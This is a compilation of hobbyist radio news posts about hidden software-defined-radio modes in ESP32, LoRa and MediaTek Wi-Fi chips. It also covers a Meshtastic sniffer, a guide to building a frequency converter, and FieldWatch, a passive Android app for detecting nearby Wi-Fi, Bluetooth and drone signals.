

With the ESP32 series of microcontrollers having had hidden software-defined radio (SDR) facility revealed, we’re now moving on from the announcement into projects making use of the finding. [Twotoz] has one using an ESP32-C5, to receive and demodulate analog FM video.
You might think that video is something which has largely gone away in 2026, with TV transmissions having made the switch more than a decade ago, and home entertainment appliances having used HDMI for longer. But it’s still very popular in the world of drones however, where it exists as 5 GHz FM transmission. There’s no digital cliff-edge to lose your picture if you fly into somewhere with bad propagation of radio waves, and perhaps more importantly, it has an extremely low latency. This receiver uses a Seeed Studio Xiao ESP32-C5 board with a simple resistor-ladder DAC to produce the video. It has a simple button channel interface, and a serial link for more in-depth options.
It’s good to see these projects appear, especially as this one’s 5 GHz and shows those chips work too with the hack. We’d be interested to know whether the latency of the SDR affects its usability though. You may be interested to know this isn’t the first time we’ve seen an SDR do video.

Meshtastic has gained a lot of popularity over the last few years thanks to its low barrier of entry. No licenses are needed and the hardware is dirt cheap, at least when compared to a lot of ham radio gear. But while that physical barrier is low, there is a bit of a learning curve. Part of that comes from the fact that there are a lot of channels and modes that people could be communicating on, and unless the user knows that information up front it can be hard to find where the conversations are happening. [cemaxecuter] noticed this problem and built a Meshtastic sniffer into his radio-forward Linux distribution, DragonOS.
The sniffing software is built in C and comes as a complete standalone binary and does not rely on GNU Radio. With DragonOS up and running and the software loaded, it can look at the entire bandwidth that Meshtastic operates on and detect any traffic and decode it (as long as the key is known). [cemaxecuter] is using a HackRF as a software-defined radio for this project, which he notes doesn’t quite have enough bandwidth to cover every Meshtastic operating frequency, but it can get most of them. After firing up his own node, the software quickly detects it and shows its details in the terminal.
Software like this opens up a lot of opportunities for things that would be tedious, difficult, or impossible to do with with a standard Meshtastic node. Besides finding places where conversations are happening more easily, [cemaxecuter] also suggests that it could be used for wardriving and for locating or finding other networks much more easily. For those who still haven’t tried it out, take a look at this 2023 treatise on the protocol and hardware and then dive right in.
Since the discovery of an undocumented I/Q sampling feature in ESP32 chips about two weeks ago, there’s been a flood of similar features being found in other wireless chips, including LoRa and Wi-Fi chipsets. The latest chip to join their ranks is the MediaTek MT7921AU, often used in Wi-Fi adapters, with two different projects developing independent SDR drivers for it in the last few days.
The first was BirriaSDR, which discovered that the chip exposes raw I/Q samples for debugging and calibration; BirriaSDR instead streams these to the host at 40 Msps in 14-bit resolution, with the option to tune from 2156 to 2610 MHz. BirriaSDR uses libusb to directly communicate with the Wi-Fi adapter and access its registers; it doesn’t make any permanent firmware changes, so the Wi-Fi adapter goes back to its original state after being used as an SDR. BirriaSDR implements an API similar to the RTL-SDR’s.
Mtk79ICAP, by contrast, exposes the MT7921AU’s sampling features over a standard SoapySDR interface. Unlike BirriaSDR, it applies some firmware changes to the chip, and it requires a modified driver to work. However, it can reach a maximum bandwidth of 80 MHz and tune to the 5 GHz bands. The Wi-Fi adapter in use can also simultaneously work in monitor mode and stream SDR data, though this only works when automatic gain control is enabled.
This is the second MediaTek chip we’ve seen repurposed for SDR work, after the earlier MT7996. Conveniently, Wi-Fi adapters often have external antennas, which should make it easier to connect a frequency mixer circuit. These adapters aren’t quite there yet, but some hackers have already used the ESP32 to transmit arbitrary signals.
To quote commenter [douyarou], “It’s like our little version of a Precambrian explosion”. A bunch of hackers have discovered, independently and building on each other’s work, software-defined radio (SDR) capabilities in more places than you can shake a stick at.
It all started with [Espargos] and [h0m3us3r] apparently independently discovering that the ESP32 family of chips had a “secret” debug mode that allowed direct access to the radio that’s normally used for WiFi. While the 2.4 GHz radio signal is almost always immediately converted into data by the MAC hardware, here they found a way to listen in upstream, to the raw IQ data.
Seeing this, folks were immediately inspired to find out if they could transmit as well. [marble] not only got transmit functionality working, but integrated the part in with the standard osmosdr data flow, which meant that a whole bunch of existing tools were ready to go. We didn’t know about it at the time, but apparently [jochenhammes] and [z1000biker] concurrently had their TX-capable hacks up and running: here and here.
At this point, folks have already started to use the capabilities for broadcasting digital TV signals, voice signals, FM Hell, and other hijinks. This reminds us of the early days of the RTL-SDR project, when a competent, if receive-only, SDR functionality was found in a bunch of USB TV-tuner dongles. Once the hardware capabilities were sussed out, people started writing all sorts of useful software, and it gave rise to all manner of radio projects, from simply poking at domestic wireless devices to tracking all the airplanes in the world as they fly by.
[Tom] and I were discussing this on the podcast, and he remarked that of course there are SDRs hidden everywhere there is a radio unit these days, and the question is just whether or not we could hack them into usability. And before the podcast was even finally edited, [Samson1te] told us about his find in the LR2021 LoRa chip. This is a radio that’s designed to be a radio, with 16-bit resolution, and covering lower frequencies from 150 MHz to 960 MHz.
Compared to the RTL-SDR revolution, this is all happening at incredible speed. Each of these hacks will enable us to use different slices of radio spectrum with different degrees of ease, but it’s clear that the cost of entry into playing around with digital radio has just dropped precipitously. We will see hundreds of new signals hacks in the next few months – the floodgates have been opened.
This article is part of the Hackaday.com newsletter, delivered every seven days for each of the last 200+ weeks. It also includes our favorite articles from the last seven days that you can see on the web version of the newsletter.
Want this type of article to hit your inbox every Friday morning? You should sign up!
The news of the past couple of weeks has seen the ESP32 turned into an software-defined radio (SDR) thanks to a hidden baseband mode, an exciting development by anyone’s standards. It seems unexpected SDRs are like busses in that you wait for ages and two turn up at once, because hot on the heels of the ESP32 story is [Samson1te], revealing the SDR functionality hidden within the LR2021 LoRa chip. This one is especially interesting because as well as a 2.4 GHz radio, the chip sports a radio that works from 150 to 960 MHz.
We’re indebted to them for posting this in a comment on our receive converter post, as a complimentary project to the ESP32 one. It gives a 16-bit SDR with receive and transmit, however as with the ESP32 it’s early days and we hope great things lie ahead. There are comprehensive docs available, should you wish to enter the fray. Currently the main demo is P25 digital voice.
Perhaps the most exciting news of the past few weeks in the world of hardware hacking has been the unlocking of hidden SDR functionality in the Wi-Fi radios found on Espressif ESP32 microcontrollers. They can be used as both transmit and receive SDRs, and given that it’s early days for this hack we expect that great things are yet to come.
There’s one snag though, despite speculation that they might be dragged down to much lower frequencies, as far as we know they’re only proven to work around the Wi-Fi frequencies. Though the reality may be wider we’ll take that for a 2.4 GHz part as a 100 MHz slice from 2.4 GHz to 2.5 GHz. Plenty of possibilities there, and they might even work down to 1.8 GHz, but there would be so much more to do if it could work elsewhere in the spectrum. So it’s time to look at the converter, a tried and tested old way to make a radio work on a different frequency.
A Lesson From Analogue Receivers

TV tuner front end block diagram. Derived from Chetvorno (Own work) [CC0], via Wikimedia Commons.I hope most of you will be familiar with what happens when you mix two frequencies; the resulting spectrum contains both their sum, and their difference. This was the mechanism behind the tuning dial on your analogue radio or TV, the dial moved an oscillator, and a sensitive circuit tuned to a so-called intermediate frequency would filter out the difference frequency between the oscillator and the station you wanted. A few years ago we had a deep dive into the UHF hackers playground of an analogue TV tuner, where we examined this in depth.
A converter uses exactly this principle. The antenna frequency range is mixed with the output of a fixed oscillator whose frequency is chosen so that their difference represents the frequency band of your radio. THus tuning your radio tunes across the output of your mixer, which is the same as tuning across the antenna frequency range. For a numerical example, if the ESP32 receives from 2.4 GHz to 2.5 GHz, a mixer on its input with a 2 GHz local oscillator would allow the ESP32’s receiver to pick up the 400 MHz to 500 MHz band. In practice the circuit requires filters for both input and output to keep out-of-band stuff from going where it shouldn’t, but it really is that simple. Best of all, with appropriate handling of power and amplification, it works for transmitters too, and such a device is called a transverter.
Towards An Achievable Receive Converter
To make a practical converter then, we need an input filter, a mixer, an output filter, and a local oscillator. The filters are often off-the-shelf parts and needn’t be too expensive, the mixer can be as simple as a fast Schottlky diode, and the local oscillator could even in this case be another ESP32, they’re that cheap. You can add amplifiers if you want and what I am about to describe is a somewhat janky receive converter, but it can be made to work.
The Filter

A very simple Pi network low pass filter
In most cases such a converter will be intended to receive signals lower than the ESSP32’s range, so let’s assume you’re looking somewhere from HF through to VHF. The input filter has to reject anything above your maximum input frequency and stop any stray local oscillator leakage to the antenna, which most of you will identify as a low-pass filter. These can be bought off the shelf for a price, but are easy enough to make for yourself.
The most common low pass filter is often referred to as a Pi network because its circuit superficially resembles a Greek letter Pi, and takes the form of an inductor in the signal path with a capacitor to ground either side of it. If you know your maths you can calculate the values for yourself, but if you don’t there are many online Pi network calculators to help you. Constructing a Pi network at these frequencies is straightforward enough.
For the output filter, you need something that rejects the local oscillator frequency as much as possible, and passes the ESP32 receive range. Here you’re in luck, because the Wi-Fi hardware industry needs exactly those filters, so they can be had from Mouser or Digi-Key for cheap. I’m not going to specify a particular part, but I’d like to point you at the TDK Wi-Fi filter range and invite you to pick one with the bandwidth you need.
The Local Oscillator
Your local oscillator for an ESP32 working at much lower frequencies is likely to be around or above 2 GHz. Back in the day you would have used a crystal oscillator and multiplier circuits, if you like you can buy an expensive PLL oscillator module, but your simplest and probably cheapest method is to use another ESP32, now that it can be used as an SDR transmitter. Program it to output a single carrier on your desired frequency, dial down the output level, and there you have it, a 2 GHz local oscillator for a dollar or two.
The Mixer

Yet again you can buy an off the shelf mixer as a module, though one for a 2.4 GHz output will be expensive. Happily there’s a simple circuit which can do the job, and it uses a diode as a non-linear element fed with both antenna and local oscillator signals. At these frequencies you are looking for a very fast small-signal Schottky diode with as low a capacitance as you can find, and happily such parts are available from multiple manufacturers at cent rather than dollar prices. The basic circuit is shown below, and as you can see it’s quite simple.
The circuit of a simple unbalanced diode mixer with a bandpass filter on its output.
In the circuit above the diode is your Schottky device, the input low pass filter isn’t shown, and the output filter is an off-the-shelf Wi-Fi bandpass filter. The two thick lines represent a stripline coupler, and they are simply two parallel PCB traces side by side over a groundplane. Their size should ideally be calculated to present the right impedance, often 50 ohms which is also the value of R1, but in practice the jankiest solutions can work here. With an ESP32 as a local oscillator I would hazard a guess that laying the trace on the PCB under the module’s antenna with the power turned down would be enough. I may earn the scorn of some of my peers, but I have a long history of RF bodging and I think it might just work.
Making It Transmit
The same technique as above works for shifting the ESP32’s transmit output down to the desired frequency, but there’s a catch. Even the modest output from an ESP32 can be enough to damage or overload parts designed for receivers, so you have two choices. Pick transmit-appropriate parts, or dial back the power to a low level, and amplify it at the lower frequency.
By Now, You Should Be Able To Bodge A Converter
The information above isn’t a ready-to-go design for a receive converter to get your ESP32 listening to lower frequencies, but it should give you all the signposts you need to get there. People have built converters for the RTL-SDR for ages now, so you could pilfer ideas there too. If you build a downconverter, for transmit or receive or both, let us know!
At a superconference about a decade ago there was a talk about RF construction techniques which will save you a lot of pain, and with luck such a simple circuit should be within your grasp. Good luck.

Well, that was fast! Last week, we reported on two apparently simultaneous hacks using the 2.4 GHz radio inside many ESP32 variants that enabled raw access to the radio samples, turning it into a listen-only software defined radio (SDR) platform. Listen only? That’s only half of the SDR story.
This is all in the roughly 2.4 GHz band, but [marble] suggests that it might be good down to 1.8 GHz. (Editor’s note: previously, we said 100 MHz, but that was incorrect.) So there is still some uncharted terrain, and it’s clear that the boundaries on the ESP-SDR are just starting to get pushed.
As you know, there are thousands of Bluetooth and WiFi signals we pass through daily, especially if we live an active life in a big city. That includes tags, smartphones, WiFi routers, drones, surveillance devices, vehicles, body cams and mesh radios. Clearly it doesn’t stop here and the list goes on.


Many of you are privacy focused individuals and want to know what’s going on around you and whether you’re being tracked or watched by someone. That’s okay, protecting your privacy is a good thing. FieldWatch was made for this. It matches what it hears against an editable signature catalog of roughly 250 device types and shows the results in live views, recorded sessions, path maps and reports. Everything runs on the device and works fully offline.
FieldWatch

FieldWatch is a free, open-source Android app that listens to nearby Wi-Fi and Bluetooth signals using the radios already in your phone. It compares what it hears against a list of known device signatures and shows them. It only receives signals. It never transmits.
Source: OGridPeteSource: OGridPete


You can set alerts for specific devices, record what’s present during a walk or drive, and later compare sessions. All the findings are sorted under their category. It also has basic GNSS interference detection and can send results to mapping tools like TAK. Matches are based on patterns, not guaranteed identifications, and the app only sees what the phone’s radios and Android allow it to see.

Depending on your preferences, you may want to see these devices on a radar or on a map. The app found the location of the drone operator as well as the drone itself.
Source: OGridPeteSource: OGridPete
TAK Support
TAK and ATAK are free mapping apps used by military, emergency responders and some civilians to share locations and information on a map in real time. FieldWatch can send what it detects straight to TAK over the local network.
When FieldWatch sees a drone that’s broadcasting Remote ID, it can place a moving marker on the TAK map for the drone and a second marker for the pilot if that location is available. Other devices it finds, plus any GNSS interference alerts, can also appear as markers. Several phones running FieldWatch can send data to the same map at the same time, so a team sees the same picture.
Source: OGridPete
GNSS Interference Detection
